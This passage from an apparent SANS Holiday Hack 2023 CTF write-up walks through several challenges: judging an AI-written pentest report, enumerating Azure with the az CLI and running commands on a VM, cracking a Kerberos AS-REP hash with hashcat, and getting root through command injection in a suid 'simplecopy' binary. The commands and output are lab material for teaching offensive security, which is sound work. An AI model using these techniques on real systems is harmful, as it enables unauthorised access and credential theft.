input-1=0&input-2=0&input-3=0&input-4=0&input-5=0&input-6=0&input-7=0&input-8=0&input-9=0
<snip/>
```

After a short period, the script eventually outputs a success!

```
HTTP 200 OK: Payload sent successfully -
input-1=0&input-2=0&input-3=1&input-4=0&input-5=0&input-6=1&input-7=0&input-8=0&input-9=1
```

Back in the SANS Holiday Hack challenge proper, you submit the found solution, marking the following findings as hallucinations. Someone sure has an affinity for the number 3!

- **3. Remote Code Execution via Java Deserialization of Stored Database Objects**
- **6. Stored Cross-Site Scripting Vulnerabilities**
- **9. Internal IP Address Disclosure**



https://reportinator.elf/success/42


Report Validation Complete

Great work! You've successfully navigated through the intricate maze of data, distinguishing the authentic findings from the AI hallucinations. Your diligence in validating the penetration test report is commendable.


Your contributions to ensuring the accuracy and integrity of our cybersecurity efforts are invaluable. The shadows of uncertainty have been dispelled, leaving clarity and truth in their wake. The findings you have authenticated will play a crucial role in fortifying our digital defenses.

We appreciate your expertise and keen analytical skills in this crucial task. You are a true asset to the team. Keep up the excellent work!

The objective is marked complete and you earn another achievement.



Reportinator
Difficulty:
Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.




Congratulations! You have completed the Reportinator challenge!

Spinning top

Now that the accepted solution is revealed, you tumble to the real hallucination, the accepted solution. Clearly ChatNPT not only created the report but also created the very challenge itself! This hallucination is like Inception and even sounds almost the same, just with very different spelling and pronunciation. The **real** solution should be that all of the following are hallucinations.

2. SQL Injection Vulnerability in Java Application


The sqlmap image is clearly taken from the official sqlmap website whereas a real penetration test report would include sample sqlmap output from the actual target system.



https://sqlmap.org

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
{1.3.4.44#dev}
http://sqlmap.org
```

The recommendations prioritize “input validation and sanitation routines” and de-prioritize “prepared SQL statements and parameterized queries” whereas the OWASP SQL Injection Prevention Cheat Sheet prioritizes “Prepared Statements (with Parameterized Queries)” and “STRONGLY” discourages “Escaping All User-Supplied Input” - yes, they really do shout in the cheatsheet, that’s how important it is.




cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html#primary-defenses

SQL Injection Prevention

Primary Defenses

- **Option 1: Use of Prepared Statements (with Parameterized Queries)**
- **Option 2: Use of Properly Constructed Stored Procedures**
- **Option 3: Allow-list Input Validation**
- **Option 4: STRONGLY DISCOURAGED: Escaping All User Supplied Input**

Even Bard agrees with you so you *must* be right!



are these recommendations for defending against sql injection best practice and are they written in the best order?

Recommendation: SCS recommends that NPS implement input validation and sanitation ...

Yes, the recommendations generally align with best practices, but the order could be improved for clarity and emphasis. Here's a suggested reorganization:

1. Prioritize Prepared Statements and Parameterized Queries:
   - Begin by strongly recommending these techniques as the most effective defense against SQL injection.
   - Clearly explain they separate SQL code from user input, ensuring data is treated as literal values, preventing injection.
2. Implement Input Validation and Sanitization:
   - Describe these techniques as a crucial second layer of protection.
   - Detail how they filter out malicious characters and ensure input conforms to expected types and formats.
   - Acknowledge that while ESAPI encoding is valuable, prepared statements and parameterized queries provide stronger protection.

3. Remote Code Execution via Java Deserialization of Stored Database Objects

Port 88555/TCP clearly exceeds the standard maximum port value of 65535

Furthermore, similar to finding 2, the screenshot doesn’t show the vulnerability actually being exploited. It merely shows a ysoserial payload being generated.


4. Azure Function Application-SSH Configuration Key Signing Vulnerable to Principal Manipulation

Once again, there is a generic screenshot that doesn't show the vulnerability being exploited and matches a generic screenshot from the web.

It also claims "Broken Authentication" is part of the OWASP Top 10 Application Security Risks whereas it is more accurate to say it is part of the OWASP API Security Top 10, as the system under test appears to be an API. In contrast, Broken Authentication was removed/renamed from the OWASP Top 10 2021 and last appeared in the OWASP Top 10 2017.

5. Azure Key Vault-Overly Permissive Access from Azure Virtual Machine Metadata Service/Managed Identity

Listing 2 in the finding purports to use the `--vault-name` option with the `az keyvault show` command whereas this command actually only supports the –name option for specifying the vault name, going all the way back to the Azure CLI 2017-04-09 profile.


https://learn.microsoft.com/en-us/cli/azure/keyvault?view=azure-cli-latest#az-keyvault-show

Show details of a key vault. (autogenerated)


Azure CLI

```
az keyvault show --name MyKeyVault
```

6. Stored Cross-Site Scripting Vulnerabilities

There is a reference to an HTTP SEND method which doesn't exist.

Additionally, the order in which the recommendations are given seems to prioritize or emphasize CSP over output encoding, which contradicts the OWASP Cross Site Scripting Prevention Cheat Sheet, the latter of which deems CSP to be a defense-in-depth measure and not a primary defense.


cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sh...

Cross Site Scripting Prevention

Other Controls ¶


Framework Security Protections, Output Encoding, and HTML Sanitization will provide the best protection for your application. OWASP recommends these in all circumstances.

Consider adopting the following controls in addition to the above.

- Cookie Attributes - These change how JavaScript and browsers can interact with cookies. Cookie attributes try to limit the impact of an XSS attack but don't prevent the execution of malicious content or address the root cause of the vulnerability.
- Content Security Policy - An allowlist that prevents content being loaded. It's easy to make mistakes with the implementation so it should not be your primary defense mechanism. Use a CSP as an additional layer of defense and have a look at the cheatsheet here.

7. Browsable Directory Structure

Listing 6 in the finding should be a simple diff between the default Apache `httpd` configuration and the desired configuration. However, it is actually a screenshot of `AsciiDoc` markup, as detected by Bard, such as the use of links and cross references, that would itself render to a page that describes the change to be made. Inception!


does the following use a markup syntax?

<Directory /var/www/>...

Yes, the text you provided employs two distinct markup syntaxes:

1. Apache Configuration Syntax:

- The primary content within the code blocks (`<Directory /var/www/>...</Directory>` sections) uses Apache's configuration syntax.
- It employs angle brackets (`<>`), tags, and directives to define server settings and behaviors.
- Key features:
  - Nested structures using opening and closing tags (e.g., `<Directory>`).
  - Directives to control various aspects of the server (e.g., `Options` , `AllowOverride`).
  - Arguments for directives, often separated by spaces (e.g., `Options Indexes FollowSymLinks`).

2. AsciiDoc Syntax:

- The surrounding text outside the code blocks utilizes AsciiDoc, a lightweight markup language often used for documentation.
- It features:
  - Headings (e.g., `.Modified _conf_ File - Browsable Directories Disabled`)
  - Cross-references (e.g., `<<conf_modified>>`)
  - Code blocks with optional substitutions (e.g., `[listing,subs="{markup-in-listing}"]`)

Summary:

9. Internal IP Address Disclosure

This finding references an "HTTP 7.4.33 request", seemingly confusing HTTP with the php version listed in finding 8.

It also mentions "host Windows registration key" but it is unclear what this refers to. It does not appear to be standard terminology based on internet searches.

Recommendations are made for using Content-Security-Policy and X-Content-Type-Options but these are client-side controls and would not play a role in preventing internal IP address disclosure by server-side components.

Conceited Deceit

So in summary, the accepted solution **should** be 2-7 and 9, leaving only 1 and 8 as legitimate findings. As you regard your conclusion and literally pat yourself on the back, your conceited pleasure is short lived. Hallucinations are not bugs! Besides, if you **had** found a bug within a bug, that would be pretty grotesque. On the other hand, a bug in an hallucination or an hallucination in a bug would be a submission of note! Sighing out loud, you decide to move on with your life and leave the Reportinator at the mercy of the Terminator.

Azure 101


In the south west of Rudolph's Rest, you encounter Sparkle Redberry, who is fretting over learning Azure. Learning Azure is compulsory now that Alabaster Snowball has hosted his new IT stuff in Azure. Being new to Azure, you are not quite sure you're the best person to help but you refrain from voicing your concern.

Hey, Sparkle Redberry here! So, I've been trying to learn about Azure and the Azure CLI and it's driving me nuts.

Then there's the fact the terminal is called Azure 101. That number again. It cropped up with Linux 101. It has 3 digits. The accepted solution for Reportinator are multiples of 3: 3, 6, 9. There are 3+3 Islands in Geese Islands. Three rhymes with Tree ...

Is this ChatNPT's ~~hand~~ digits at work again? Creating patterns within patterns within patterns? Does ChatNPT employ a newfangled, fractal convoluted deep learning network? Was it prompted with a Christmas Tree but hallucinated a Christmas Three? You now understand ChatNPT's Reportinator hallucination - it's simply seeing 3 everywhere.

By now Sparkle Redberry is staring at you in great apprehension. Fearing they've seen through your confident exterior to the chaos within, you impetuously click the terminal and get stuck in.



Azure 101

Difficulty:

Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.

The terminal proceeds in a very similar way to the Linux 101 terminal, reinforcing your patterns theory.

1. You may not know this but the Azure CLI help messages are very easy to access. First, try typing: `$ az help | less`

```
elf@83ea47f560f5:~$ az help |less
Group
    az

Subgroups:
    account                     : Manage Azure subscription information.
    acr                         : Manage private registries with Azure Container Registries.

<snip/>
```

2. Next, you've already been configured with credentials. Use 'az' and your 'account' to 'show' your current details and make sure to pipe to less (| less)

```
elf@83ea47f560f5:~$ az account show|less
{
  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "northpole@northpole.invalid",
    "type": "user"
  }
}
```

3. Excellent! Now get a list of resource groups in Azure. For more information: https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest

```
elf@83ea47f560f5:~$ az group list|less
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",
    "location": "eastus",
    "managedBy": null,
    "name": "northpole-rg1",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",
    "location": "westus",
    "managedBy": null,
    "name": "northpole-rg2",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  }
]
```

4. Ok, now use one of the resource groups to get a list of function apps. For more information: https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-latest Note: Some of the information returned from this command relates to other cloud assets used by Santa and his elves.

```
elf@83ea47f560f5:~$ az functionapp list --resource-group northpole-rg1|less
[
  {
    "appServicePlanId": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-
rg1/providers/Microsoft.Web/serverfarms/EastUSLinuxDynamicPlan",
    "availabilityState": "Normal",
    "clientAffinityEnabled": false,
    "clientCertEnabled": false,
    "clientCertExclusionPaths": null,
    "clientCertMode": "Required",
    "cloningInfo": null,
    "containerSize": 0,
    "customDomainVerificationId": "201F74B099FA881DB9368A26C8E8B8BB8B9AF75BF450AF717502AC151F59DBEA",
    "dailyMemoryTimeQuota": 0,
    "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",

    <snip/>

    "tags": {
      "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl",
      "project": "northpole-ssh-certs"
    },

    <snip/>
```

For completeness, you also check the other resource group but it has no function apps:

```
elf@83ea47f560f5:~$ az functionapp list --resource-group northpole-rg2
[]
```

5. Find a way to list the only VM in one of the resource groups you have access to. For more information: https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest

Your user has insufficient permissions to list VMs in the first resource group:


```
elf@83ea47f560f5:~$ az vm list --resource-group northpole-rg1
The client 'f17559a4-d8a2-4661-ba0f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17'
does not have authorization to perform action 'Microsoft.Compute/virtualMachines/read' over scope '/
subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/
Microsoft.Compute/virtualMachines' or the scope is invalid. If access was recently granted, please refresh
your credentials.
```

However, the second resource group has what you are seeking:

```
elf@83ea47f560f5:~$ az vm list --resource-group northpole-rg2
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2/providers/
Microsoft.Compute/virtualMachines/NP-VM1",
    "location": "eastus",
    "name": "NP-VM1",
    "properties": {
      "hardwareProfile": {
        "vmSize": "Standard_D2s_v3"
      },
      "provisioningState": "Succeeded",
      "storageProfile": {
        "imageReference": {
          "offer": "UbuntuServer",
          "publisher": "Canonical",
          "sku": "16.04-LTS",
          "version": "latest"
        },
        "osDisk": {
          "caching": "ReadWrite",
          "createOption": "FromImage",
          "managedDisk": {
            "storageAccountType": "Standard_LRS"
          },
          "name": "VM1_OsDisk_1"
        }
      },
      "vmId": "e5f16214-18be-4a31-9ebb-2be3a55cfcf7"
    },
    "resourceGroup": "northpole-rg2",
    "tags": {}
  }
]
```

6. Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM. For more information: https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest#az-vm-run-command-invoke


   This one is a bit more involved so you invoke the power of Bard:


Bard Experiment

the latest updates to the Privacy Help Hub

what do I run for this:

Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM.


Bard Experiment

the latest updates to the Privacy Help Hub

Here's how to invoke a run-command against the only Virtual Machine (VM) to RunShellScript and get a directory listing to reveal a file on the Azure VM:

3. Run the RunShellScript command:


az vm run-command invoke -g <RESOURCE_GROUP_NAME> -n <VM_NAME> --command-id RunShellScript --scripts "ls -la"


   You wield Bard's power and are rewarded for your devotion:

```
elf@83ea47f560f5:~$ az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript --
scripts "ls -la"|less
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "total 52\ndrwxr-x--- 1 0 0 4096 Dec  4 20:38 .\ndrwxr-x--- 1 0 0 4096 Dec  4 20:38 ..
\ndrwxr-x--- 1 0 0 4096 Dec  4 20:37 bin\ndrwxr-xr-x 1 0 0 4096 Dec  4 20:38 etc\ndrwxr-x--- 1 0 0 4096
Dec  2 22:16 home\n-rwxr-x--- 1 0 0    0 Dec  4 20:37 jinglebells\ndrwxr-xr-x 1 0 0 4096 Dec  4 20:37
lib\ndrwxr-xr-x 1 0 0 4096 Dec  4 20:37 lib64\ndrwxr-xr-x 1 0 0 4096 Dec  4 20:37 usr\n",
      "time": 1703993635
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": 1703993635
    }
  ]
}
```

7. Great, you did it all!


The objective is marked complete and you earn another achievement. Sparkle Redberry is impressed and grateful for your help.


Azure 101
Difficulty:
Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.


Congratulations! You have completed the Azure 101 challenge!

They also let you know the Azure Function App URL obtained from the terminal may be a part of Alabaster Snowball's new project. Alabaster Snowball may currently be on Pixel Island if you wish to know more. You jot that down for future investigation, wave farewell to Sparkle Redberry and head back to your fine ship.

Hashcat - Scaredy Kite Heights - Island of Misfit Toys


Hashcat
Difficulty:
Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!

Greetings, fellow adventurer! Welcome to Scaredy-Kite Heights, the trailhead of the trek through the mountains on the way to the wonderful Squarewheel Yard!

As you trek through the mountains in Scaredy Kite Heights, absent-mindedly pondering why you don't see any tethered cats aloft, you come across Eve Snowshoes, who has been tasked with recovering a password for Alabaster Snowball. They need your help in getting the Hashcat options just right, not too high and not too low.

Hoping you don't make a hash of things, you open the Hashcat terminal and are greeted with an impressive poem which draws your attention to Three (that number again!!!) important hints:

- The following options should be passed to `hashcat` in order to play nice with the environment: `-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`
- The Hashcat example hashes can be consulted to determine the hash type
- The official Hashcat website documents all CLI options

The first thing you do in the terminal is list what files are present:

```
elf@e1657ec90571:~$ ls -l
total 12
-rw-r--r-- 1 elf  elf  1567 Nov 27 17:07 HELP
-rw-r--r-- 1 elf  elf   541 Nov  9 21:29 hash.txt
-rw-r--r-- 1 root root 2775 Nov  9 21:29 password_list.txt
```

You then take a ~~goose~~ gander at the hash to be cracked:

```
elf@e1657ec90571:~$ cat hash.txt
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:
22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e01925
6e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3
c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e520
22ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3
bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966elf@e1657ec90571:~$
```

You search the Hashcat example hashes for the observed `krb5asrep` value, which tells you the appropriate hash mode to use is 18200 and the corresponding hash name is `Kerberos 5, etype 23, AS-REP`

Next, you summarize the `password_list.txt` file, sub-consciously channeling the power of ~~Tree~~ Three - 3 sections in the output displaying the first 3 lines, the last 3 lines and the number of lines in the file. You conclude these candidate passwords do seem to suit Alabaster Snowball and although there are only 143 candidates, it seems to be the password list intended for the challenge. You think 333 lines would have been more appropriate but there must have been a need to balance 3 with realism and efficiency, which in turn are 3 criteria, and besides, `4 - 1 ==` 3.

```
 elf@e1657ec90571:~$ head -3 password_list.txt && echo '---' && tail -3 password_list.txt && echo -e '\n---'
&& wc -l password_list.txt
 1LuvCandyC4n3s!2022
 1LuvC4ndyC4n3s!2023
 1LuvC4ndyC4n3s!2021
 ---
 iLuvC4ndyC4n3$2020!
 ILuvC4ndyC4n3s!23!
 iLuvC4ndyC4n3s!23!
 ---
 143 password_list.txt
```

Armed with the mode and the wordlist, you try a straight dictionary attack via the `-a0` option, which will try each candidate password without modification. You also remember to include the efficiency options you were told to include. However, your first attempt is greeted with an error. Perhaps ChatNPT once again created this challenge but was unable to test it out?

```
elf@e1657ec90571:~$ hashcat -m18200 -a0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 hash.txt password_list.txt
The manual use of the -n option (or --kernel-accel) is outdated.

Please consider using the -w option instead.
You can use --force to override this, but do not report related errors.
```


You try out the `--force` option and this time `hashcat` proceeds to crack the password in 16 seconds:

```
elf@e1657ec90571:~$ hashcat -m18200 -a0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 --force hash.txt
password_list.txt
hashcat (v5.1.0) starting...

<snip/>

$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:
22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e01925
6e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3
c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e520
22ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3
bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23

<snip/>

Started: Sun Dec 31 05:10:24 2023
Stopped: Sun Dec 31 05:10:40 2023
```


You submit the answer which is accepted as correct:

```
elf@e1657ec90571:~$ /bin/runtoanswer
What is the password for the hash in /home/elf/hash.txt ?

> IluvC4ndyC4nes!
Your answer: IluvC4ndyC4nes!

Checking....
Your answer is correct!
```



The objective is marked complete and you earn another achievement. The cat has been hashed in Scaredy Kite Heights.


Hashcat
Difficulty: 🌲🌲🌲🌲🌲

Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!


Congratulations! You have completed the Hashcat challenge!

Linux PrivEsc - Scaredy Kite Heights - Island of Misfit Toys



Linux PrivEsc
Difficulty: 🌲🌲🌲🌲🌲

Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.

Further up the mountain trail in Scaredy Kite Heights, is the Ostrich Saloon which is unexpectedly homey within and without. Within this homiest of homes you are surprised to discover Rose Mold, a Frost Troll from the Planet Frost who decided to stay on Earth after Holiday Hack 2021.

Rose Mold provides you with a link to a [Linux Privilege Escalation Guide](#) but they are curiously reticent about why they want you to execute a privilege escalation attack on the nearby Linux system. You on the other hand, maybe due to being in Scaredy Kite Heights, are curiously curious so you do it anyway. As you click the terminal, an epiphany belatedly strikes you - cat’s have 3+3+3 lives ...

The link provided by Rose Mold only covers a few techniques so you run through them, albeit you leave exploration of Kernel Exploits as a last resort, as counseled by the blog post.

You attempt to check what services are running by checking listening services and running processes. However, the `netstat` command is unavailable.

```
elf@ce14dcc8a3fe:~$ netstat
bash: netstat: command not found
```

Furthermore, there are minimal processes running and in fact you appear to be running in a containerized environment, since the PID 1 process is your shell.

```
elf@ce14dcc8a3fe:~$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
elf            1       0  0 01:34 pts/0    00:00:00 /bin/bash
elf           22       1  0 01:43 pts/0    00:00:00 ps -ef
```


You search for `suid` binaries and discover what appears to be a non-standard executable, `simplecopy`, which is `suid root` and hence will execute as the `root` user, even when executed by a non-root user:

```
elf@ce14dcc8a3fe:~$ find / -perm -u=s -type f 2>/dev/null
<snip/>
/usr/bin/umount
/usr/bin/passwd
/usr/bin/simplecopy

elf@ce14dcc8a3fe:~$ ls -l /usr/bin/simplecopy
-rwsr-xr-x 1 root root 16952 Dec  2 22:17 /usr/bin/simplecopy
```

`simplecopy` seems like a non-standard file for a couple of reasons:

1. It's name is verbose vs the more typical terse conventions used by Linux, as can be seen above in the name of `passwd` and `umount`.
2. You have never heard of it before :)

You double check with Bard who agrees that `simplecopy` is non-standard.


Bard Experiment

which of these files is not a standard linux command:

/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/simplecopy

The file that is not a standard Linux command is:

** /usr/bin/simplecopy **

You take a closer look at `simplecopy`. Whilst the `file` command is unavailable, the `strin gs` command is and you find a couple of interesting clues:

1. There is a usage message indicating that usage is similar to the standard Linux `cp` command for copying files.
2. There is a string `cp %s %s` which could mean `simplecopy` simply delegates to running the `cp` command on the passed in arguments via string substitution, which would make `simplecopy` vulnerable to OS Command Injection.

```
elf@ce14dcc8a3fe:~$ strings /usr/bin/simplecopy
<snip/>
Usage: %s <source> <destination>
cp %s %s
<snip/>
```

You run `simplecopy` with a common injection payload, setting the first argument to the "`;`" command separator in order to terminate the `cp` command, followed by `/bin/bash` as the second argument to spawn a shell. You are rewarded with a root shell due to the fact `simplecopy` is a suid root binary.

```
elf@ce14dcc8a3fe:~$ /usr/bin/simplecopy ';' '/bin/bash'
cp: missing file operand
Try 'cp --help' for more information.
root@ce14dcc8a3fe:~# id
uid=0(root) gid=0(root) groups=0(root),1000(elf)
```

You explore the root user's home directory and discover a conspicuously named `runmetoanswer` executable:

```
root@ce14dcc8a3fe:~# cd /root
root@ce14dcc8a3fe:/root# ls
runmetoanswer
root@ce14dcc8a3fe:/root# ls -l
total 600
```

```
-rws------ 1 root root 612560 Nov  9 21:29 runmetoanswer
root@ce14dcc8a3fe:/root# ./runmetoanswer
```

You run `runmetoanswer` but your first guess is wrong:


```
root@ce14dcc8a3fe:/root# ./runmetoanswer
Who delivers Christmas presents?

> Santa
Your answer: Santa

Checking....
